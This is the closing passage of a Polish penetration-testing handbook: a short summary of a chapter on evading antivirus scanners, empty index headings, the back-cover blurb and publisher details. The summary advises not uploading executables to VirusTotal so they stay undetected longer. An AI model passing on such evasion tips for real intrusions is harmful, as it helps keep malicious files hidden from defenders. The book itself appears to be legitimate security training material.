Ten rozdział powinien dać dobre rozeznanie w tym, co należy zrobić, aby ukryć się przed skanerem antywirusowym. Ostatnią rzeczą, na której nam zależy, jest konfrontacja z programem antywirusowym powstrzymującym nas przed włamaniem się do systemu posiadającego lukę. Istnieje wiele różnych metod oszukiwania programów antywirusowych — przedstawiłem tylko kilka z nich, ale nawet one powinny dać możliwość dobrego ukrycia się.

Testy penetracyjne polegają na wypróbowywaniu różnych narzędzi, technik, taktyk, by przekonać się, co działa w konkretnym środowisku. Pamiętaj, żeby nie wysyłać plików wykonywalnych do systemów takich jak VirusTotal, ponieważ czas życia tych plików bez alarmowania o zagrożeniu może się znacząco skrócić.

SKOROWIDZ

J

K

L

Ł

M

N

O

P

R

S

Skarbnica wiedzy początkującego pentestera!

Testy penetracyjne (pentesty) to najbardziej wiarygodny sposób zweryfikowania bezpieczeństwa systemów informatycznych. Specjaliści na zlecenie próbują włamać się do systemu. Stosują przy tym wyrafinowane techniki, z których prawdopodobnie skorzystaliby włamywacze. Pentester weryfikujący bezpieczeństwo systemu przygotowuje raport, w którym opisuje wykryte luki lub słabości oprogramowania. Dzięki jego pracy kluczowe dane użytkowników są zdecydowanie bezpieczniejsze!

Jeżeli interesuje Cię działalność pentesterów i chciałbyś nauczyć się tak działać, trafiłeś na podręcznik, który wprowadzi Cię w ten świat. Dowiedz się, jak przygotować system do testów penetracyjnych, prowadzić atak oraz skonstruować raport, który dostarczy największą wartość klientowi. Poznaj zaawansowane narzędzia oraz techniki stosowane przez pentesterów. Odkryj najlepsze źródła informacji. Książka ta jest doskonałą i obowiązkową lekturą dla pasjonatów bezpieczeństwa systemów informatycznych, którzy chcą przeprowadzać testy penetracyjne.

Dzięki tej książce:

- poznasz narzędzia stosowane przez pentesterów
- zaznajomisz się z technikami ataków na aplikacje webowe
- zdobędziesz wiedzę na temat inżynierii społecznej
- przeprowadzisz ataki w sytuacji fizycznego dostępu do maszyn i sieci
- zrobisz duży krok w kierunku zostania profesjonalnym pentesterem

Helion

30647 numer katalogowy

księgarnia internetowa

http://helion.pl

zamówienia telefoniczne

0 801 339900

0 601 339900

Sprawdź najnowsze promocje:
http://helion.pl/promocje
Książki najchętniej czytane:
http://helion.pl/bestsellery
Zamów informacje o nowościach:
http://helion.pl/nowosci

Helion SA
ul. Kościuszki 1c, 44-100 Gliwice
tel.: 32 230 98 63
e-mail: helion@helion.pl
http://helion.pl

ISBN 978-83-283-0384-3

Informatyka w najlepszym wydaniu

cena: 49,00 zł